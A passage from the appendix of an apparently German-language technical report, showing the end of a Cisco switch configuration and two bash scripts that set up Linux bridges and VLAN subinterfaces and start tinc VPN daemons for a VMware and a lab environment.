!
interface FastEthernet0/12
 description *** Verkauf ***
 switchport access vlan 40
!
interface FastEthernet0/13
!
```

```
67  interface FastEthernet0/14
68  !
69  interface FastEthernet0/15
70  !
71  interface FastEthernet0/16
72  !
73  interface FastEthernet0/17
74  !
75  interface FastEthernet0/18
76  !
77  interface FastEthernet0/19
78  !
79  interface FastEthernet0/20
80  !
81  interface FastEthernet0/21
82  !
83  interface FastEthernet0/22
84  !
85  interface FastEthernet0/23
86   switchport access vlan 20
87  !
88  interface FastEthernet0/24
89   switchport mode trunk
90  !
91  interface Vlan1
92   ip address 10.0.10.107 255.255.255.0
93   no ip route-cache
94  !
95  ip http server
96  !
97  line con 0
98  line vty 5 15
99  !
100 !
101 end
```

D. Tinc Startscript VMware

```
1  #!/bin/bash
2
3  echo creating bridges...
4  brctl addbr brv_10
5  brctl addbr brv_20
6  brctl addbr brv_30
7  brctl addbr brv_40
8  brctl addbr brv_110
9  brctl addbr brv_120
10
11 echo configuring local links...
12 ifconfig eth1 0.0.0.0
13 ifconfig eth2 0.0.0.0
14 ifconfig eth3 0.0.0.0
15 ifconfig eth4 0.0.0.0
16 ifconfig eth5 0.0.0.0
17 ifconfig eth6 0.0.0.0
18
19 echo bringing up bridges...
20 ifconfig brv_10 up
21 ifconfig brv_20 up
22 ifconfig brv_30 up
23 ifconfig brv_40 up
24 ifconfig brv_110 up
25 ifconfig brv_120 up
26
27 echo adding local ifs to bridges...
28 sleep 1
29 brctl addif brv_10 eth1
30 brctl addif brv_20 eth2
31 brctl addif brv_30 eth3
32 brctl addif brv_40 eth4
33 brctl addif brv_110 eth5
34 brctl addif brv_120 eth6
35
36 echo enabling local links...
37 sleep 1
38 ifconfig eth1 up
39 ifconfig eth2 up
40 ifconfig eth3 up
41 ifconfig eth4 up
42 ifconfig eth5 up
43 ifconfig eth6 up
44
45 echo starting tinc daemons...
46 sleep 1
47 tincd -n bridge_10
48 sleep 1
49 tincd -n bridge_20
50 sleep 1
51 tincd -n bridge_30
52 sleep 1
53 tincd -n bridge_40
54 sleep 1
55 tincd -n bridge_110
56 sleep 1
57 tincd -n bridge_120
```

E. Tinc Startscript Lab

```
#!/bin/bash

echo creating bridges...
brctl addbr brv_10
brctl addbr brv_20
brctl addbr brv_30
brctl addbr brv_40
brctl addbr brv_110
brctl addbr brv_120

echo adding vlan subinterfaces
ip link add link eth0 name eth0.10 type vlan id 10
ip link add link eth0 name eth0.20 type vlan id 20
ip link add link eth0 name eth0.30 type vlan id 30
ip link add link eth0 name eth0.40 type vlan id 40
ip link add link eth0 name eth0.110 type vlan id 110
ip link add link eth0 name eth0.120 type vlan id 120

echo configuring local links...
sleep 1
ifconfig eth0.10 0.0.0.0
ifconfig eth0.20 0.0.0.0
ifconfig eth0.30 0.0.0.0
ifconfig eth0.40 0.0.0.0
ifconfig eth0.110 0.0.0.0
ifconfig eth0.120 0.0.0.0

echo bringing up bridges...
ifconfig brv_10 up
ifconfig brv_20 up
ifconfig brv_30 up
ifconfig brv_40 up
ifconfig brv_110 up
ifconfig brv_120 up

echo adding local ifs to bridges...
sleep 1
brctl addif brv_10 eth0.10
brctl addif brv_20 eth0.20
brctl addif brv_30 eth0.30
brctl addif brv_40 eth0.40
brctl addif brv_110 eth0.110
brctl addif brv_120 eth0.120

echo enabling local links...
sleep 1
ifconfig eth0.10 up
ifconfig eth0.20 up
ifconfig eth0.30 up
ifconfig eth0.40 up
ifconfig eth0.110 up
ifconfig eth0.120 up

echo starting tinc daemons...
sleep 1
tincd -n bridge_10
sleep 1
tincd -n bridge_20
sleep 1
tincd -n bridge_30
sleep 1
tincd -n bridge_40
sleep 1
tincd -n bridge_110
sleep 1
tincd -n bridge_120
```